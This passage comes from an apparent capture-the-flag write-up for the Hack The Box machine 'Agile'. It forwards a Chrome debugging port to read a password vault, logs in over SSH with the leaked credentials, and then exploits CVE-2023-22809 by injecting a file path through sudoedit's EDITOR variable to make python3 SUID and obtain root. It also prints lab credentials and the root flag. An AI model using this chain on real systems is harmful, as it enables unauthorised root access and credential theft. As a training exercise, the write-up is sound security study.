╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:5555          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:42213         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:41829         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 ::1:42213               :::*                    LISTEN      -
```

Privilege Escalation

Chrome has debugging enabled on port 41829, so I forwarded it to my machine.



```
gene@th0nkpad-1:~/ctf-challenges/hackthebox/hackers-wrath/agile$ ssh corum@10.129.31.230 -L 41829:127.0.0.1:41829
corum@10.129.31.230's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-60-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```




Devices

☑ Discover USB devices

☑ Discover network targets

- Opened Chrome and and configured the port



Target discovery settings


localhost:9222

localhost:9229

localhost:41829

Specify hosts and ports of the target discovery servers.

☐ Enable port forwarding



chrome://inspect/#devices

Devices

☑ Discover USB devices

☑ Discover network targets


Remote Target #LOCALHOST

Target trace

SuperPassword http://test.superpass.htb/

inspect pause focus tab reload close

- Now it can be inspected.



DevTools - test.superpass.htb/vault

test.superpass.htb/vault


Welcome to your vault

	Site	Username	Password
	agile	edwards	d07867c6267dcb5df0af
	twitter	dedwards__	7dbfe676b6b564ce5718

Copyright © superpass.htb

- Navigating to /vault leaks edwards password! :DDD


- Creds: edwards:d07867c6267dcb5df0af



```
gene@th0nkpad-1:~/ctf-challenges/hackthebox/hackers-wrath/agile/misc$ ssh edwards@superpass.htb
The authenticity of host 'superpass.htb (10.129.31.230)' can't be established.
ED25519 key fingerprint is SHA256:kxY+4fRgoCr8yE48B5Lb02EqxyyUN9uk6i/ZIH4H1pc.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:73: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'superpass.htb' (ED25519) to the list of known hosts.
edwards@superpass.htb's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-60-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Thu Mar  2 10:28:51 2023 from 10.10.14.23
edwards@agile:~$
```


- Success! :DDD

Escalation to root




```
edwards@agile:/dev/shm$ sudo -l
[sudo] password for edwards:
Matching Defaults entries for edwards on agile:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User edwards may run the following commands on agile:
    (dev_admin : dev_admin) sudoedit /app/config_test.json
    (dev_admin : dev_admin) sudoedit /app/app-testing/tests/functional/creds.txt
edwards@agile:/dev/shm$ sudo --version
Sudo version 1.9.9
Sudoers policy plugin version 1.9.9
Sudoers file grammar version 48
Sudoers I/O plugin version 1.9.9
Sudoers audit plugin version 1.9.9
edwards@agile:/dev/shm$
```

- This should be vulnerable to CVE-2023-22809




```
edwards@agile:/dev/shm$ export EDITOR='vim -- /app/venv/bin/activate'
edwards@agile:/dev/shm$ sudo -u dev_admin sudoedit /app/config_test.json
```

- Following the PDF linked above, I entered these 2 commands.



```
# This file must be used with "source bin/activate" *from bash*
# you cannot run it directly

chmod u+s /usr/bin/python3

deactivate () {
    # reset old environment variables
    if [ -n "${_OLD_VIRTUAL_PATH:-}" ] ; then
        PATH="${_OLD_VIRTUAL_PATH:-}"
        export PATH
        unset _OLD_VIRTUAL_PATH
    fi
```

- When Vim opens, I added 'chmod u+s /usr/bin/python3' to the top of the file.
- This will make python3 SUID



```
edwards@agile:/dev/shm$ ls -lah /usr/bin/python3
lrwxrwxrwx 1 root root 10 Aug 18  2022 /usr/bin/python3 → python3.10
edwards@agile:/dev/shm$ ls -lah /usr/bin/python3.10
-rwsr-xr-x 1 root root 5.7M Nov 14 16:10 /usr/bin/python3.10
edwards@agile:/dev/shm$ python3 -q
>>> import os
>>> os.setuid(0)
>>> os.system("su")
root@agile:/dev/shm# id; whoami
uid=0(root) gid=0(root) groups=0(root)
root
root@agile:/dev/shm# cd /root
root@agile:~# ls -lah
total 60K
drwx------  8 root root 4.0K Mar  7 13:34 .
drwxr-xr-x 20 root root 4.0K Feb 20 23:29 ..
lrwxrwxrwx  1 root root    9 Feb  6 16:56 .bash_history → /dev/null
-rw-r--r--  1 root root 3.1K Dec  1 19:00 .bashrc
drwx------  4 root root 4.0K Feb  8 16:29 .cache
drwx------  3 root root 4.0K Feb  8 16:29 .config
drwxr-xr-x  3 root root 4.0K Feb  8 16:29 .local
-rw-------  1 root root   53 Feb  6 17:14 .my.cnf
drwx------  3 root root 4.0K Feb  8 16:29 .pki
-rw-r--r--  1 root root  161 Dec 13 17:59 .profile
drwx------  2 root root 4.0K Feb  8 16:29 .ssh
drwxr-xr-x  5 root root 4.0K Feb  8 16:29 app
-rwxr-xr-x  1 root root   31 Jan 25 21:02 clean.sh
-rw-r-----  1 root root   33 Mar  7 13:34 root.txt
-rw-r--r--  1 root root 2.3K Feb 28 16:50 superpass.sql
-rw-r--r--  1 root root 3.2K Feb  6 17:06 testdb.sql
root@agile:~# cat root.txt
46898e9b129abb4db474041dd58da851
```

- Using python3 I set my UID to 0 and and used 'su' to become root.